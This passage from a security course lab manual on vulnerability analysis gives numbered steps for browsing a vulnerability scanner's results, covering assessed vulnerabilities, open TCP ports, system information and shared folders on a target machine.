


Module 05 – Vulnerability Analysis


35. Click the **Vulnerability Assessment** node. This shows category-wise details of assessed vulnerabilities. Click each category to view the vulnerabilities in detail.




36. Expand **Ports** and click **Open TCP Ports** to view all the open TCP Ports under the **Scan Results Details** section in the right pane, as shown in the screenshot.



37. Click **System Information** to view detailed information about the target system under the **Scan Results Details** section in the right pane.



38. Expand the **System Information** node and click **Shares** to view the details of shared folders in the target machine.



